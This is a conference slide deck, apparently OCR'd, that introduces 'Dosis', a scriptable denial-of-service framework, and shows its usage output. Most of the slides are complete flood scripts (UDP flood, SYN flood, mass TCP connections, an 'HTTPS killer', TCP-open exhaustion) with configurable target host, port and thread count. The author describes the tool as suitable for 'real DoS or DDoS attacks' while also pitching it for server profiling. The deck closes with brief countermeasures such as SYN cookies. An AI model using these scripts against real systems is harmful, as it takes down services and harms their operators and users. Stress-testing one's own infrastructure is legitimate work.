dosis

By
Gerardo García Peña
<killabytenow@gmail.com>

Dosis Introduction (I)

- Denial of Service – A trend.
- No body has released a DoS framework.
- No free DoS tools.
- Tools available are very simple.
- Or fully oriented to perform pain
  - But not for analyzing
  - Profiling
  - etc

Dosis Introduction (II)

- DoS attacks range from
  - Low level network protocols
  - Application protocols
- We need a tool to provide an environment to develop new type of attacks or model different application protocols.
- But also efficient enough to perform real DoS or DDoS attacks.

Dosis Introduction (III)


- “Which corporation do you want to take down today?”
  - Bad question!
  - Tools developed here are not suitable for real “black hat” attacks
    - Specific for Linux – not for zombies
    - Ideal for profiling and optimizing our servers and network
  - ...
  - PROFIT!

Classic DoS

- Thousands of msg's against a target

Classic DDoS

- Zillions of msg's against a target



Dosis Overview (I)

- Tadaaa!

```
gerardo@togusa:/exports/home/gerardo/Projects/dosis/src/dosis$ ./dosis -h
Dosis version 1.0.0, Copyright (C) 2006-2009 Gerardo García Peña
Dosis is free software and comes with ABSOLUTELY NO WARRANTY;
you are welcome to redistribute it under certain conditions;
for details see the file `COPYING' that accompanies this software.
----------------------------------------------------------------------

Usage: dosis [option] ... [script_file]
Denial-of-Service suite.

Mandatory arguments to long options are mandatory for short options too.
  -h, --help               This help message.
  -i, --interface=IFACE    Choose input interface (for iptales/ipq).
  -I, --include=DIR        Add a scripts/files source directory.
  -q, --quiet              Shut up.
  -o, --output-file=FILE   Write results to FILE.
  -t, --max-threads=FILE   Set maximum thread parallelism (default 100).
  -v, --verbose[=LEVEL]    Don't stop writing baby (default). LEVEL is a value
                           between 0 (errors) and 4 (deep debugging messages).
  -Z, --debug              Very verbose. Specially funny with a slow SSH session.
```

Dosis Overview (II)


- It is scripted!

```
# configuration
? THOST="127.0.0.1"
? TPORT="80"
? SRT="100.0"
? RT="200.0"

# script
0.0 ON 1 LISTEN
$RT OFF *
```

Dosis Overview (III)

- And it is not only a program, it is a framework!



UDP Flood

- Choose a target service
  - Or network if you have a big bandwith
- Shoot!!

```
##############################################################################
# udpflood.inj
#
# Classic udp flood.
##############################################################################

# configuration
? THOST="127.0.0.1"
? TPORT="80"
? THREADS="10"
? RT="200.0"

# script
0.0 ON [1%$THREADS] UDP DST $THOST $TPORT PAYLOAD RANDOM(1000) \
                        PERIODIC [ 0.0, 1048576 ]
$RT OFF *
```

SYN Flood

- Easier!!!

```
################################################################################
# synflood.inj
#
# SYN Flood!
################################################################################

# configuration
? THOST="127.0.0.1"
? TPORT="80"
? THREADS="10"
? RT="200.0"

# script
0.0 ON 99 LISTEN
0.0 ON [1%$THREADS] TCP RAW DST $THOST $TPORT FLAGS S PERIODIC [ 1000.0, 1000 ]
$RT OFF *
```

Massive TCP

- Too traditional, but effective

```
#############################################################################
# http.inj
#
# Mini HTTP killer!
#############################################################################

# configuration
? THOST="127.0.0.1"
? TPORT="80"
? THREADS="10"
? RT="200.0"

# script
0.0 ON [1%$THREADS] TCP DST $THOST $TPORT PAYLOAD FILE("tcpopen.payload") \
                        PERIODIC [ 1.0 ]
$RT OFF *
```

Massive SSL

- A lot more to do!

```
#############################################################################
# https.inj
#
# HTTPS killer!
#############################################################################

# configuration
? THOST="127.0.0.1"
? TPORT="443"
? THREADS="10"
? RT="200.0"

# script
0.0 ON [1%$THREADS] TCP SSL "DES-CBC3-SHA" DST $THOST $TPORT \
                        PAYLOAD FILE("tcpopen.payload") \
                        PERIODIC [ 1.0 ]
$RT OFF *
```

TCP open

- Now and in the future...

```
#############################################################################
# tcpopen.inj
#
# TCP open connections.
#############################################################################

# configuration
? THOST="127.0.0.1"
? TPORT="80"
? SRT="100.0"
? RT="200.0"

# script
0.0 ON 1 LISTEN
0.0 ON 2 TCP_RAW DST $THOST $TPORT FLAGS S PERIODIC [ 4.0 ]
0.0 ON 3 TCP_OPEN DST $THOST $TPORT PAYLOAD FILE("tcpopen.payload")
$SRT OFF 2
$RT OFF *
```

Other attacks...

- I am writing new scripts!
  - Play with IP
    - Smurf
    - Fragmented packets
    - TTL
  - Play with TCP
    - Window 0
    - Future ACK
    - NEW: ack acked contents /thanks Lluis
  - Play with SSL
    - Key negotiation

But Dosis must grow!

- Add DLL and/or plugins
  - To generate contents,
  - Implement protocols,
  - Complex changes to TCP/IP protocols...
- More powerful language
  - ¿I need to move to or add LUA support?
- Debug!!!

Counter measures

- Effective against attackers
  - SYNCOOKIES
  - IP/TCP tunning
  - Reset suspicious connections
  - EVIL BIT (RFC 3514)
- Effective against bandwidth peaks
  - SSL cookies
  - Server/Application conn management

That's all

Questions?

Tocame el Windows

- Who am I:
  - killabytenow@gmail.com
  - http://kung-foo.dhs.org/killabyte/
- Where can I find Dosis?
  - http://kung-foo.dhs.org/dosis
  - http://nopcode.org/wk.php/dosis